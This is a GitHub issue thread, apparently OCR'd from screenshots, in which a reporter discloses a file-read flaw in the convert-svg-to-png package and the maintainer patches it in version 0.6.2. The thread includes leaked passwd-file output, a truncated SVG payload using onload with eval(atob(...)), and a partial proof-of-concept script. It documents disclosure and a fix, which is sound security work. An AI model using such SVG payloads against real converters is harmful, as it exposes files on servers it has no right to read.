

New issue

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Remote Code Injection vulnerable #81

Closed

Oxmanhmv opened this issue on May 26 · 11 comments · Fixed by #82

Labels


bug

Milestone

0.6.2

Oxmanhmv commented on May 26

Affected versions of this package are vulnerable to Remote Code Injection. Using a specially crafted SVG file, an attacker could read arbitrary files from the file system and then show the file content as a converted PNG file.



```
##
## User Database
## Note that this file is consulted directly only when the system is running
## in single-user mode. At other times this information is provided by
## Open Directory.
## See the opendirectoryd(8) man page for additional information about
## Open Directory.
##
nobody:*:1-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
uucp:*:14:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
cups:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false
mxccl:*:54:54:MXC AppLaunch:/var/empty:/usr/bin/false
appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false
geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false
devdocs:*:59:59:Developer Documentation:/var/empty:/usr/bin/false
sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false
mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false
ard:*:67:67:Apple Remote Desktop:/var/empty:/usr/bin/false
www:*:70:70:World Wide Web Server:/Library/WebServer:/usr/bin/false
eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false
cvs:*:72:72:CVS Server:/var/empty:/usr/bin/false
svn:*:73:73:SVN Server:/var/empty:/usr/bin/false
mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false
sshd:*:75:75:sshd Privilege separation:/var/empty:/usr/bin/false
qtss:*:76:76:QuickTime Streaming Server:/var/empty:/usr/bin/false
cyrus:*:77:77:Cyrus Administrator:/var/imap:/usr/bin/false
mailman:*:78:78:Mailman List Server:/var/empty:/usr/bin/false
appserver:*:79:79:Application Server:/var/empty:/usr/bin/false
clamav:*:82:82:ClamAV Daemon:/var/virusmails:/usr/bin/false
amavisd:*:83:83:AMaViS Daemon:/var/virusmails:/usr/bin/false
jabber:*:84:84:Jabber XMPP Server:/var/empty:/usr/bin/false
appowner:*:87:87:Application Owner:/var/empty:/usr/bin/false
windowserver:*:88:88:Windowserver:/var/empty:/usr/bin/false
spotlight:*:89:89:Spotlight:/var/empty:/usr/bin/false
tokend:*:91:91:Token Daemon:/var/empty:/usr/bin/false
securityagent:*:92:92:SecurityAgent:/var/db/securityagent:/usr/bin/false
calendar:*:93:93:Calendar:/var/empty:/usr/bin/false
teamservice:*:94:94:TeamsServer:/var/teamservice:/usr/bin/false
update_sharing:*:95:95:2:Update Sharing:/var/empty:/usr/bin/false
installer:*:96:96:2:Installer:/var/empty:/usr/bin/false
atserver:*:97:97:ATS Server:/var/empty:/usr/bin/false
ftp:*:98:98:2:FTP Daemon:/var/empty:/usr/bin/false
unknown:*:99:99:Unknown User:/var/empty:/usr/bin/false
softwareupdate:*:200:200:Software Update Services:/var/db/softwareupdate:/usr/bin/false
coreaudio:*:202:202:Core Audio Daemon:/var/empty:/usr/bin/false
screensaver:*:203:203:Screensaver:/var/empty:/usr/bin/false
locationd:*:205:205:Location Daemon:/var/db/locationd:/usr/bin/false
trustevaluationagent:*:208:208:Trust Evaluation Agent:/var/empty:/usr/bin/false
timedone:*:210:210:AutoTimeOneDaemon:/var/empty:/usr/bin/false
laser:*:211:211:Local Delivery Agent:/var/empty:/usr/bin/false
cvmroot:*:212:212:CVMS Root:/var/empty:/usr/bin/false
usbmuxd:*:213:213:iPhone OS Device Helper:/var/db/lockdown:/usr/bin/false
dovecot:*:214:6:Dovecot Administrator:/var/empty:/usr/bin/false
dmsaudio:*:215:215:DP Audio:/var/emotv:/usr/bin/false
```

0xmanhnv commented on May 28

Author

@neocotic

neocotic commented on May 28

Owner

This has been fixed in the latest major release but the CVE hasn't been updated yet.

0xmanhnv commented on May 28 • edited ▾

Author

@neocotic no, this is new vulnerability.

I tried with the new version but this security vulnerability exists

0xmanhnv commented on May 28 • edited ▾

Author

Payload

```
<svg onload=eval(atob(this.id)) id='ZG9jdW11bnQud3JpdGUoJzxxZmctZHVtbXk+PC9zdmctZHVtbXk+PGlmcmFtZSBzc
```

POC

```
const { convert } = require('convert-svg-to-png');
const express = require('express');
const fileSvg = `
```

Oxmanhmv commented on May 28 • edited ▾

Author

I checked on the latest version

```
{ } package.json > { } dependencies
You, 3 minutes ago | 3 authors (Alasdair Mercer and others)
1  {
2    "name": "convert-svg",
3    "license": "MIT",
4    "devDependencies": {
5      "eslint": "^8.14.0",
6      "eslint-config-notninja": "^0.4.0",
7      "lerna": "^4.0.0",
8      "mocha": "^9.2.2"
9    },
10   > Debug
11   "scripts": {
12     "bootstrap": "lerna bootstrap",
13     "packages:outdated": "lerna exec --stream --no-bail \"npm outdated\"",
14     "pretest": "eslint .",
15     "test": "mocha -O maxDiffSize=32 -R list \"packages/*/test/**/*.spec.js\""
16   },
17   "engines": {
18     "node": "^12.20.0 || >=14"
19   },
20   "private": true,
21   "dependencies": {
22     "convert-svg-to-png": "^0.6.1",
23     "express": "^4.18.1"
24   }
25 }
```

You, 3 minutes ago • Uncommitted changes

Latest version on NPM

convert-svg-to-png

0.6.1 • Public • Published a month ago



Readme



Explore BETA



1 Dependency



22 Dependents



10 Versions

convert-svg-to-png

A **Node.js** package for converting SVG to PNG using headless Chromium.

build failing license MIT release v0.6.1

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Install

Install using **npm**:

```
$ npm install --save convert-svg-to-png
```

You'll need to have at least **Node.js** 12.20.0 or newer.

If you want to use the command line interface you'll most likely want to install it globally so that you can run `convert-svg-to-png` from anywhere:

```
$ npm install --global convert-svg-to-png
```

CLI

```
Usage: convert-svg-to-png [options] [files...]
```

Options:

`-V, --version` output the version number

Install

```
> npm i convert-svg-to-png
```

Repository

github.com/neocotic/convert-svg

Homepage

github.com/neocotic/convert-svg

♥ Fund this package

± Weekly Downloads

3,353

Version
0.6.1

License
MIT

Unpacked Size
17.2 kB

Total Files
6

Issues
9

Pull Requests
0

Last publish

a month ago

Collaborators



> Try on RunKit

🚩 Report malware

neocotic commented on May 28

Owner

Great find. Since we're now using cheerio to validate input, we should be able to easily strip the onload attribute. Are there any others that you think could be used to exploit in this way or any other nested elements within the SVG, other than the root that this needs to be applied to?



1

Oxmanhmv commented on May 28 • edited

Author

I will try to add some other ways that I think it works then I'll let you know.

but this is clearly a CVE, right?
@neocotic

neocotic commented on May 28

Owner

It looks like it to me. I'll try to get a patch together over this weekend for it. If you find any other ways let me know and I'll add them but I'll concentrate on the known attack vector for now

Oxmanhmv commented on May 28

Author


@neocotic yes,
But can i claim a CVE?

neocotic commented on May 28

Owner

No idea. Might be good to have a patch available beforehand

 neocotic added a commit that referenced this issue on May 29

 Strip onload attribute from SVG input ...

✗ 7e5bbdf

  neocotic mentioned this issue on May 29

Strip onload attribute from SVG input #82

 Merged

  neocotic added this to the 0.6.2 milestone on May 29

  neocotic added the bug label on May 29

 neocotic closed this as completed in #82 on May 29

 neocotic added a commit that referenced this issue on May 29

 Strip onload attribute from SVG input ...

✗ 7e6031a

neocotic commented on May 29

Owner

@0xmanhmv A fix has now been released in 0.6.2 . If you find any other attack vectors (e.g. other event listener attributes) then please raise another issue/PR and we can get it patched.

Please feel free to open a CVE for this vulnerability now with a upgrade path to 0.6.2 mentioned as a solution.

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

0.6.2

Development

Successfully merging a pull request may close this issue.

 Strip onload attribute from SVG input
neocotic/convert-svg

2 participants

